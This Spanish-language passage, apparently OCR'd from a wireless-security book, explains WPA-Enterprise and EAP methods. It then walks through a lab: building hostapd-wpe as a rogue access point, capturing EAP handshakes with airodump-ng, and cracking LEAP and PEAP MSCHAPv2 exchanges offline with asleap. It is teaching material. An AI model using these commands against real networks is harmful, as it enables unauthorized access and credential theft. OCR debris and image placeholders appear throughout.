
En WPA-Enterprise, el AP no autentica al cliente como en el modo WPA-Personal, sino que lo delega a un **AS** (por sus siglas en inglés *Authentication Server* "Servidor de Autenticación") que se comunica con el AP a través del protocolo RADIUS.

Los paquetes de autenticación intercambiados entre el AP y el AS se transportan utilizando el protocolo **EAP** (*Extensible Authentication Protocol* "Protocolo de Autenticación Extensible") y específicamente **EAP Over LAN** (**EAPOL**), un protocolo definido en el estándar 802.1x para autenticación en LAN alámbricas. El AP (autenticador) actúa como un retransmisor que reenvía los paquetes de autenticación entre las dos partes, el cliente (solicitante) y el AS.

EAP es un framework de autenticación en lugar de un protocolo individual y viene en muchos tipos, entre los cuales los más importantes son:

- LEAP (Lightweight EAP)
- EAP-MD5
- EAP-TLS
- EAP-FAST
- EAP-TTLS
- PEAP

Los últimos tres son los tipos de EAP más comunes que utilizan las redes empresariales. El proceso de autenticación se lleva a cabo con un EAP-handshake, como se muestra en el siguiente diagrama con EAP-TLS:



a. **LEAP** y **EAP-MD5** están en desuso porque son susceptibles a los ataques de fuerza bruta y de diccionario, y no validan el certificado del servidor de autenticación.

b. **LEAP** se basa en MS-CHAPv2, un protocolo de desafío-respuesta que transmite los datos de autenticación en texto claro, lo que permite a un atacante recuperarlo y lanzar un ataque de fuerza bruta para obtener las credenciales.

c. **EAP-MD5** también es vulnerable al ataque de diccionario sin conexión y a los de fuerza bruta.

d. **EAP-TLS** es el protocolo original de autenticación estándar de WPA-Enterprise y es seguro porque depende de **Transport Layer Security** (TLS). Además del certificado del lado del servidor, TLS también requiere la validación del certificado del lado del cliente y, por lo tanto, la implementación de una **PKI** (*Public Key Infrastructure* "Infraestructura de clave pública") por parte de la organización para administrar los certificados de los usuarios.

Esto ha impedido que EAP-TLS se generalice en las implementaciones de WPA-Enterprise, dejando espacio para la adopción de EAP-FAST, EAP-TTLS y, sobre todo, PEAP; pues estos no obligan a verificar el certificado del cliente, pero siguen siendo seguros ya que se basan en TLS.

De hecho, estos protocolos hacen uso de un túnel TLS que encapsula un protocolo de autenticación interno. Por ejemplo, en la implementación de Microsoft Windows, PEAP usa MS-CHAPv2 como LEAP, pero encapsulado en el túnel TLS.

La siguiente tabla resume los tipos de autenticación EAP y sus principales características:

	EAP-MD5	**EAP-LEAP**	**EAP-TLS**	**EAP-TTLS**	**PEAP**
Autenticación del servidor	Ninguna	Hash de contraseña	Certificado	Certificado	Certificado
Autenticación del cliente	Hash de contraseña	Hash de contraseña	Certificado	MSCHAP(v2), EAP, CHAP	EAP
Fácil de implementar	Fácil	Difícil	Difícil	Moderado	Moderado
Seguridad	Inseguro	Inseguro	Seguro	Seguro	Seguro

En las siguientes secciones, verá ejemplos prácticos de ataques contra un WPA-Enterprise.

8.2.1 Configurar una red WPA-Enterprise

Para ver cómo funcionan los ataques en la práctica, tendrá que configurar su AP para usar WPA-Enterprise y configurar un servidor RADIUS.

Dado que muchos AP de consumo no son compatibles con WPA-Enterprise y la configuración de un servidor RADIUS es una operación tediosa, una solución práctica es instalar **hostapd-wpe** (hostapd Wireless Pwnage Edition), que es un parche para la herramienta hostpad versión 2.2, que le permite crear un AP virtual fuera de una interfaz inalámbrica.

Hostapd-wpe, desarrollado por Joshua Wright (el autor de Cowpatty y otras herramientas de seguridad inalámbricas) y Brad Antoniewicz, viene con un servidor FreeRADIUS-WPE incluido, un parche para el servidor FreeRADIUS que simplifica enormemente su configuración.

Hostapd-wpe reemplazó recientemente el mismo proyecto FreeRADIUS-WPE. No está preinstalado en Kali Linux, por lo que debe descargarlo e instalarlo.

Para configurar un AP virtual habilitado para WPA-Enterprise, ejecute los siguientes pasos:

1. Instale las bibliotecas necesarias:

```
apt-get update; apt-get install libssl-dev libnl-dev
```


La última versión de hostapd es la 2.6 pero tiene que descargar e instalar la versión 2.2 ya que el parche hostapd-wpe solo es compatible con esta versión (en el momento de escribir este libro). Descargue hostapd con el siguiente comando:

```
wget http://w1.fi/releases/hostapd-2.2.tar.gz
```

hostapd latest versions: 2.6, 2.5, 2.4, 2.3, 2.1, 2.0, 1.1, 1.0, 0.7.3, 0.6.10
hostapd architectures: amd64, i386, i486, i586, i686, x86_64
hostapd linux packages: deb, rpm, tgz, txz, xz

2. Descargue el parche **hostapd-wpe** de su repositorio Git:

```
git clone https://github.com/OpenSecurityResearch/hostapd-wpe
```



3. Extraiga el archivo **hostapd.tar** y muévalo al directorio extraído:

```
tar -xzf hostapd-2.2.tar.gz; cd hostapd-2.2
```

4. Ahora, tiene que aplicar el parche hostapd-wpe:

```
patch -p1 <../hostapd-wpe/hostapd-wpe.patch
```


5. Muévase al directorio hostapd y compile:

```
cd hostapd; make
```

6. Una vez compilado, muévase al directorio de certificados y ejecute el script **bootstrap** para generar certificados autofirmados:


```
cd ../../hostapd-wpe/certs; ./bootstrap
```

7. Antes de ejecutar hostapd-wpe, debe editar su archivo de **configuración hostapd-wpe.conf** ubicado en el directorio **hostapd-2.2 / hostapd**. Debe colocar `interface - wlan0` en la sección **#Interface**, comentar la línea `driver - wired` en la sección **#Driver** y descomentar las opciones 802.11, especificando el SSID que quiere que use el AP.



8. Una vez que guardó el archivo de configuración, puede ejecutar el programa usando el siguiente comando:

```
/hostapd-wpe hostapd-wpe.conf
```



Ahora que ha configurado su red WPA-Enterprise, está listo para atacar al EAP.

8.2.2 Ataques dirigidos al EAP

Para realizar un ataque contra el EAP, ejecute los siguientes pasos:


1. Capture el handshake del EAP usando **airodump-ng**, de la misma manera que ha visto en el último capítulo, para capturar un handshake de cuatro vías WPA:

```
airodump-ng --channel <nr> --bssid <AP_MAC_ADDR> --write eap_crack mon0
```


2. Para atacar una implementación del EAP específica, debe determinar el tipo de EAP en uso. Airodump-ng no le dice el tipo de EAP, por lo que debe analizar la captura de paquetes de handshake del EAP con una herramienta de análisis de paquetes como Wireshark.

   Para ejecutarlo, navegue al menú de la aplicación **Kali Linux > Sniffing > Spoofing > Sniffers de red > Wireshark**.


3. Abra su archivo de captura y debería ver una ventana como en la siguiente captura de pantalla:



4. Filtre los paquetes con la expresión **EAP**, para mostrar solo aquellos que le interesan:



5. Desplazándose por el panel de listado de paquetes, verá los paquetes de enlace de **EAP** en la columna de información, como se muestra en la siguiente captura de pantalla:



6. Después de haber descubierto el tipo de EAP, ahora puede proceder con el ataque. Si el servidor de autenticación usa LEAP o EAP-MD5, entonces puede usar dos herramientas que implementan estos ataques respectivamente: **asleap** y **eapmd5pass**, ambos desarrollados por Joshua Wright.

   Para usar **asleap**, debe generar una tabla hash a partir de un archivo de diccionario utilizando la herramienta **genkeys**:

   ```
   genkeys -r wordlist.txt -f wordlist.hash -n wordlist.idx
   ```

   A continuación, pase la **tabla hash**, junto con el archivo de captura, a `asleap`:

   ```
   asleap -r eap_crack-01.cap -f wordlist.hash -n wordlist.idx
   ```

Eapmd5pass funciona de manera similar, tomando el archivo de captura y un archivo de diccionario como parámetros de entrada.

EAP-TLS puede ser vulnerable solo si el atacante posee la clave privada del cliente y, por lo tanto, la suplanta hacia el servidor de autenticación.

PEAP y **EAP-TTLS** pueden ser atacados si el cliente no valida el certificado del servidor de autenticación. El atacante podría configurar un AP falso e imitar al legítimo, rompiendo el túnel encriptado TLS y permitiéndole atacar el protocolo de autenticación interno.

En la siguiente subsección, se cubrirá PEAP como ejemplo, ya que es el tipo de EAP más implementado.


a. **Atacando al PEAP**

   Para este ejemplo, se utiliza una máquina cliente con Windows que admite PEAP con MS-CHAPv2, de forma predeterminada.

1. Para conectarse a su AP virtual creado previamente, debe agregar manualmente una conexión inalámbrica en

   Panel de control > Redes e Internet > Centro de redes y recursos compartidos > Administre redes inalámbricas.

   Seleccione **Manually create a network profile** (Crear manualmente un perfil de red); luego, ingrese el **SSID** de su AP (hostapd-wpe) como el nombre de la red y seleccione **WPA-Enterprise** como el tipo de seguridad.



2. En la ventana siguiente, haga clic en la opción **Change connection** (Cambiar conexión); luego, en la pestaña **Seguridad** y en **Configuración...**

3. Desmarque la opción **Validate server certificate** (Validar certificado del servidor) para desactivar la validación del certificado del servidor por parte del cliente.

4. Deje **EAP-MSCHAPv2** como método de autenticación, haga clic en el botón **Configurar...** y, luego, desmarque la opción **Windows domain logon authentication** (Autenticación de inicio de sesión del dominio de Windows).


5. A continuación, inicie **hostapd-wpe** en la máquina Kali Linux con el siguiente comando:

```
hostapd-wpe hostapd-wpe.conf
```

Como observa, este comando inicia un AP con hostapd-wpe como el SSID.

6. Conecte el cliente de Windows a la red **hostapd-wpe** y se le solicita ingresar un nombre de usuario y una contraseña. En este caso, puede dar cualquier credencial que quiera, solo para demostrar el ataque. La contraseña aquí es "my_eap_password".

7. En los registros de la ventana del terminal **hostapd-wpe**, puede observar este intento de autenticación, con el desafío y la respuesta del protocolo **MSCHAPv2**.



8. Esto es todo lo que necesita para lanzar un ataque de diccionario sin conexión con asleap, pasando el desafío y la respuesta al programa con las opciones `-C` y `-R`, respectivamente:

```
asleap -C 1d:cc:5d:7c:ba:7f:c3:dc -R f0:4d:32:1a:8e:c0:44:1e:e1: fa: 07: e0: c0:
6c: a3: 23: 8d: 3b: 96: 52: 55: b2: 5d: 73 -W wordlist.txt
```

8.3 Ataques de denegación de servicio

